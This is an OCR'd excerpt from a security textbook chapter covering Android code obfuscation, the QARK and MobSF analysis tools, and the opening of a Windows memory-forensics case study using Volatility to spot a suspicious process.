


Figure 9-7. *Choosing* `MainActivity.java` *again*

7. In the main activity, we will observe that the security of the code is increased, which was not the case before (Figure 9-8). We can see that in the protected signed app's main activity, the hard-coded strings and methods are replaced by garbage values that will make it difficult to understand the order of the code, thereby securing your app from being tampered with, reused, or injections.



```
package com.example.quixxi.androidtestapp;

import android.content.Context;
import android.content.DialogInterface.OnClickListener;
import android.content.Intent;
import android.content.Intent.ShortcutIconResource;
import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.graphics.Color;
import android.os.Bundle;
import android.os.Parcelable;
import android.preference.PreferenceManager;
import android.support.v4.p004b.C0019a;
import android.support.v4.p005a.C0020a;
import android.support.v7.p013a.C0231t;
import android.support.v7.p013a.C0232u;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;
import android.widget.Toast;
import com.quixxi.security.kq6qih6u1nbnrtliqp6evr8los;
import java.io.PrintStream;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;

public class MainActivity extends C0232u {
    Context f1858n = this;
    SharedPreferences f1859o;
    boolean f1860p = false;
    String[] f1861q = new String[]{kq6qih6u1nbnrtliqp6evr8los.lhh0dn25a94i1stcpkn1r466mu("|"), kq6qih6u1nbnrtliqp6evr8los.lhh0dn25a94i1stcpkn1r466mu(")")});
    TextView f1862r;

    private void m3096a(String str, OnClickListener onClickListener) {
        new C0231t(this).m2145b(str).m2142a(kq6qih6u1nbnrtliqp6evr8los.lhh0dn25a94i1stcpkn1r466mu("~"), onClickListener).m2146b(kq6qih6u1nbnrtliqp6evr8los.lhh0dn25a94i1stcpkn1
r466mu(" "), onClickListener).m2144b().show();
    }
```

Figure 9-8. *Obfuscated code*

Tool 2: QARK

QARK is an acronym for Quick Android Review Kit. It is community based, free, and open source aimed at improving Android application security. It is a static code analysis tool, designed to acknowledge potential security vulnerabilities and points of concern for Java-based Android applications by educating Android developers and information security personnel about potential risks associated with Android application security. It does so by providing clear descriptions of issues and links to authoritative reference sources. This tool also attempts to provide dynamically generated ADB (Android Debug Bridge) commands to aid in the validation of potential vulnerabilities that it detects. It will even dynamically produce a custom-built testing app, which is a ready-to-use APK and designed specifically to demonstrate the potential problems it discovers, whenever attainable.

The only thing required for this tool is the actual location of the SDK, so if you are an Android developer, you already have the Android SDK on your system, so you can just point the location of the Android SDK to the tool, and you are ready to go! But in case you don't have the Android SDK on your system, it gives you an option to download the SDK for you and save this configuration so that you don't have to repeat the process every time when you are using the tool.

When the QARK starts, you will notice that it gives an option to either click the APK or start scanning the source code. It gives two opportunities because if you are an auditor or penetration tester of your company, you would prefer to choose APK; and if you are a developer for your company and you want to update the code, then you would choose the source code to be analyzed.

Figure 9-9 shows a prompt from QARK for the choice of action and list of applications (APKs) available for analysis on the local system.




Figure 9-9. *The QARK prompt*

Figure 9-10 shows details of a vulnerability that was found.




Figure 9-10. *A vulnerability*

Tool 3: MOBsf

With MobSF, developers can identify vulnerabilities in mobile apps at all stages of development. MobSF is an intelligent, automated pen-testing framework capable of performing static and dynamic analysis. It can be used for security analysis of Android and iOS applications and supports both binaries (APK and IPA) and zipped source code. MobSF is one of the famous tools for mobile application penetration testing. To install MobSF in Windows 10, follow this procedure:

1. Make sure you have Python on your system.
2. After installing python, we need to install an `rsa` module. To do so, type the following at a command prompt:

   ```
   python - m pip install rsa
   ```

3. Download `setup.py` from `https://github.com/MobSF/Mobile-Security-Framework-MobSF/tree/master/install/windows`.
4. Then run a command in the directory where you saved `setup.py`:

   ```
   python setup.py
   ```

5. Install Binscope by clicking Next when prompted.

Note Binscope is preinstalled in a licensed version of Microsoft Windows.

---

6. Copy your IP address to `MobSF/settings.py` file (search for `WINDOWS_VM_IP`, as shown in Figure 9-11).




Figure 9-11. *Adding your IP addresss*

7. After adding your IP address, you can run MobSF.

8. To run MobSF, type `manage.py` and press enter (you'll see Figure 9-12).




Figure 9-12. *MobSF running*

9. For checking its operational working , you can directly go to your browser and paste your localhost IP address there: for example, 127.0.0.1:8000 as your local machine's loopback address (Figure 9-13). As per the screenshot, you can then upload your file to get tested.




Figure 9-13. *Confirming MobSF is running*

10. After uploading your file, it will display all the code as shown in Figure 9-14 to check whether it is secure or not.




Figure 9-14. *Results of the scan*

Case Study: Windows Malware Analysis of Data Stealing Malware

We will be seeing a detailed analysis of a data stealing malware that includes static, dynamic, and behavior analysis.

Tools used:

- **FTK Imager**: Forensic Toolkit, or FTK, is a forensics software made by AccessData. It comprises **FTK Imager**, which is a simple and concise tool. It operates by saving an image of a hard disk drive (HDD) into one file or in segments that can be later reconstructed. It also calculates MD5/SHA1 hash values that confirm the integrity of the data before closing the files.

- **Regshot**: Utility for registry comparisons that we first used in Chapter 2.

- **Volatility** is an open-source memory forensics framework generally used for a malware analysis incident response. It has been written in the Python language and supports nearly all platforms like Microsoft Windows, Mac OS X, and Linux (as of version 2.5).
- **Process Hacker** is an open source **process** viewer and free. It has multiple functions like assisting in debugging, malware detection, and system monitoring. It has a powerful **process** termination, memory viewing/editing, and other unique and specialized features.
- **PE Studio**: PE Studio is a free tool used in performing a static investigation for any Windows executable binary.
- **Virus Total**: It is an online portal (`www.virustotal.com`) used to analyze, detect, and inform you about malware (virus, trojans, worms) on your phone or system, which allows you to upload any unknown applications to it. In simpler words, Virus Total for Android will get your applications scanned with more than 50 antivirus engines, alerting and flagging any undesired or malicious content.
- Also note that Virus Total for Android cannot provide real-time protection; hence, it cannot be a substitute for any antivirus product, just as a second opinion or option available for your apps.

Static Analysis

A startup entry of an unknown executable was found on the system (Figure 9-15). This was done using the “sysinfo” or clicking “system configuration” command of Windows and clicking on the “Startup.”




Figure 9-15. *An unknown executable has been found in the system. It is not part of the standard file list.*

Same unknown process was found in the task manager (Figure 9-16).




Figure 9-16. *Same process is visible in Task Manager*

Let's get started:

1. We'll start by taking the RAM dump of the live system using FTK Imager (Figure 9-17).




Figure 9-17. *Process to take RAM dump of the system*

2. Analyze the memory dump(.mem) we just took from the previous step using Volatility. Type command to identify the operating system, hardware architecture, and service pack used.

```
volatility-2.4.standalone.exe -f memdump.mem imageinfo
```

3. Here we can see the memory dump has a Windows 7 operating system (Figure 9-18).

Figure 9-18. *Running volatility, which is a tool for memory forensics analysis*

4. The pslist lists all the processes running on that system when we acquired the RAM dump on the memory dump file `memdump.mem`. Type the following command to list all the processes running on that system when the RAM dump was acquired:

```
volatility-2.4.standalone.exe -f memdump.mem --profile=
Win7SP1x64 pslist
```

5. In Figure 9-19, we can see DPBJ.exe (a suspicious process) running.

```
0xfffffa800653f060 msdtc.exe           4632   512   12    142    0    0 2018-12-03 06:42:44 UTC+0000
0xfffffa80049714e0 chrome.exe          3428  2372   39   1753    1    0 2018-12-03 06:49:48 UTC+0000
0xfffffa80051a72c0 chrome.exe          5760  3428    7    139    1    0 2018-12-03 06:49:48 UTC+0000
0xfffffa800632d820 chrome.exe          3128  3428    2     58    1    0 2018-12-03 06:49:49 UTC+0000
0xfffffa8004099060 chrome.exe          3908  3428   10    296    1    0 2018-12-03 06:49:49 UTC+0000
0xfffffa800631a220 HD-Agent.exe        2488  3768    0 --------    1    0 2018-12-03 06:52:36 UTC+0000   2018-12-03 07:04:14 UTC+0000
0xfffffa8005f6e860 iexplore.exe        5940   624   13    531    1    0 2018-12-03 06:55:08 UTC+0000
0xfffffa8003f322b0 iexplore.exe        3596  5940   12    518    1    0 2018-12-03 06:55:12 UTC+0000
0xfffffa8006765b30 taskhost.exe        3268   512    5    169    1    0 2018-12-03 06:55:48 UTC+0000
0xfffffa8005f759e0 cmd.exe             1892  2372    1     22    1    0 2018-12-03 07:04:44 UTC+0000
0xfffffa800543d5a0 conhost.exe         5896   408    2     56    1    0 2018-12-03 07:04:44 UTC+0000
0xfffffa800661e570 cmd.exe             4544  2372    1     22    1    0 2018-12-03 07:08:13 UTC+0000
0xfffffa8003e8d540 conhost.exe         2232   408    2     51    1    0 2018-12-03 07:08:13 UTC+0000
0xfffffa80040651b0 FTK Imager.exe      3132  2404   12    341    1    0 2018-12-03 07:47:31 UTC+0000
0xfffffa80064e3390 notepad.exe         5344  2372    1    108    1    0 2018-12-03 08:51:12 UTC+0000
0xfffffa80049b0a20 chrome.exe          4576  3428   15    242    1    0 2018-12-03 08:53:46 UTC+0000
0xfffffa8006fdda70 mscorsvw.exe        4020   512    6    102    0    0 2018-12-03 08:56:52 UTC+0000
0xfffffa8004265b30 mscorsvw.exe        2512   512    6    106    0    1 2018-12-03 08:56:53 UTC+0000
0xfffffa80040e9270 cmd.exe             3240  2372    1     22    1    0 2018-12-03 08:59:08 UTC+0000
0xfffffa8004109920 conhost.exe         3892   408    2     52    1    0 2018-12-03 08:59:08 UTC+0000
0xfffffa800422a060 ILSpy.exe           6080  2372    7    457    1    0 2018-12-03 08:59:53 UTC+0000
0xfffffa80044fca40 CFF Explorer.e      5672  2372    5    256    1    0 2018-12-03 09:04:58 UTC+0000
0xfffffa8006280390 taskmgr.exe         3732  2372    6    119    1    0 2018-12-03 09:05:47 UTC+0000
0xfffffa800513cb30 notepad++.exe       4356  2372    0 --------    1    0 2018-12-03 09:07:20 UTC+0000   2018-12-03 09:07:21 UTC+0000
0xfffffa8004965b30 Regshot-x64-Un      5156  2372    1    212    1    0 2018-12-03 09:10:13 UTC+0000
0xfffffa8004495b30 DPBJ.exe            5464  3516    7    164    1    1 2018-12-03 09:10:52 UTC+0000
0xfffffa8004132b30 notepad.exe         3860  5156    1     63    1    0 2018-12-03 09:11:16 UTC+0000
0xfffffa800667fb30 notepad++.exe       2772  2372    0 --------    1    0 2018-12-03 09:21:21 UTC+0000   2018-12-03 09:21:21 UTC+0000
0xfffffa80066b74e0 notepad++.exe       5740  2372    0 --------    1    0 2018-12-03 09:24:15 UTC+0000   2018-12-03 09:24:16 UTC+0000
0xfffffa8003f78740 CFF Explorer.e      1796  2372    4     93    1    0 2018-12-03 09:24:24 UTC+0000
0xfffffa8003facb30 notepad++.exe       4712  2372    0 --------    1    0 2018-12-03 09:24:31 UTC+0000   2018-12-03 09:24:31 UTC+0000
0xfffffa80063edb30 notepad++.exe       4272  2372    0 --------    1    0 2018-12-03 09:25:43 UTC+0000   2018-12-03 09:25:44 UTC+0000
0xfffffa8004994b30 CFF Explorer.e      5080  2372    4     97    1    0 2018-12-03 09:27:20 UTC+0000
0xfffffa8005c11450 notepad++.exe       4772  2372    0 --------    1    0 2018-12-03 09:27:38 UTC+0000   2018-12-03 09:27:39 UTC+0000
0xfffffa80043e86f0 notepad++.exe       1320  2372    0 --------    1    0 2018-12-03 09:28:32 UTC+0000   2018-12-03 09:29:11 UTC+0000
0xfffffa8004e32b30 msconfig.exe        5800  2372    2     88    1    0 2018-12-03 09:32:22 UTC+0000
0xfffffa8003e6a2d0 notepad.exe         2456  2372    1     61    1    0 2018-12-03 09:35:05 UTC+0000
```

***Figure 9-19.** We see a suspicious process running*

6. Type command as shown in Figure 9-20 below to list all the processes on that system (running or previously terminated). We can see DPBJ.exe (the suspicious process) was still running on the system when the RAM dump was taken.

```
volatility-2.4.standalone.exe -f memdump.mem --profile=
Win7SP1x64 psscan
```

```
0x000000013e83d5a0 conhost.exe        5896    408 0x000000012dc2f000 2018-12-03 07:04:44 UTC+0000
0x000000013ea653c0 chrome.exe         6016   3428 0x00000000d0ab000 2018-12-03 10:16:11 UTC+0000
0x000000013eb19920 sppsvc.exe         1060    512 0x0000000083bf0000 2018-11-29 04:25:06 UTC+0000
0x000000013ed3cb30 notepad++.exe      4356   2372 0x0000000098649000 2018-12-03 09:07:20 UTC+0000   2018-12-03 09:07:21 UTC+0000
0x000000013ed8a450 dllhost.exe        5828    624 0x00000000971de000 2018-12-03 09:25:31 UTC+0000   2018-12-03 09:25:39 UTC+0000
0x000000013eda72c0 chrome.exe         5760   3428 0x000000006f2a0000 2018-12-03 06:49:48 UTC+0000
0x000000013ee273e0 chrome.exe         4480   3428 0x0000000124ddc000 2018-12-03 10:17:51 UTC+0000
0x000000013ee32b30 msconfig.exe       5800   2372 0x00000001393ee000 2018-12-03 09:32:22 UTC+0000
0x000000013ef09060 conhost.exe        2308    408 0x000000013c69d000 2018-12-03 10:05:05 UTC+0000
0x000000013ef93060 SearchProtocol     4716   1196 0x000000001f0eb000 2018-12-03 10:14:18 UTC+0000
0x000000013f043aa0 chrome.exe         2868   3428 0x000000004cca2000 2018-12-03 10:15:08 UTC+0000
0x000000013f1ad680 SearchFilterHo     6044   1196 0x0000000088096000 2018-12-03 10:16:27 UTC+0000
0x000000013f4f36d0 cmd.exe            2084   2372 0x000000013c418000 2018-12-03 10:05:05 UTC+0000
0x000000013f565b30 Regshot-x64-Un     5156   2372 0x00000000ab896000 2018-12-03 09:10:13 UTC+0000
0x000000013f5714e0 chrome.exe         3428   2372 0x000000001d217000 2018-12-03 06:49:48 UTC+0000
0x000000013f574b30 cmd.exe            1756   2372 0x000000003918d000 2018-12-03 10:04:45 UTC+0000
0x000000013f594b30 CFF Explorer.e     5080   2372 0x000000002810d000 2018-12-03 09:27:20 UTC+0000
0x000000013f5b0a20 chrome.exe         4576   3428 0x00000001379d5000 2018-12-03 08:53:46 UTC+0000
0x000000013f895b30 DPBJ.exe           5464   3516 0x00000000b944c000 2018-12-03 09:10:52 UTC+0000
0x000000013f8d4060 taskhost.exe       2740    512 0x0000000034087000 2018-11-29 05:16:15 UTC+0000
0x000000013f8fca40 CFF Explorer.e     5672   2372 0x000000005f47e000 2018-12-03 09:04:58 UTC+0000
0x000000013f976840 GoogleCrashHan     3972   3548 0x0000000115ddb000 2018-12-03 06:37:50 UTC+0000
0x000000013f9e54f0 chrome.exe         4152   3428 0x0000000030191000 2018-12-03 10:15:21 UTC+0000
0x000000013fa28060 dwm.exe            1240    852 0x0000000034f18000 2018-11-29 05:16:15 UTC+0000
0x000000013fa2a060 ILSpy.exe          6080   2372 0x0000000058f4c000 2018-12-03 08:59:53 UTC+0000
0x000000013fa65b30 mscorsvw.exe       2512    512 0x000000013b42d000 2018-12-03 08:56:53 UTC+0000
0x000000013fa7fb30 iexplore.exe       2992   2372 0x000000003421d000 2018-11-29 05:16:46 UTC+0000   2018-12-03 10:04:45 UTC+0000
0x000000013fa88b30 explorer.exe       2372   2816 0x00000001036c0000 2018-11-29 05:16:15 UTC+0000
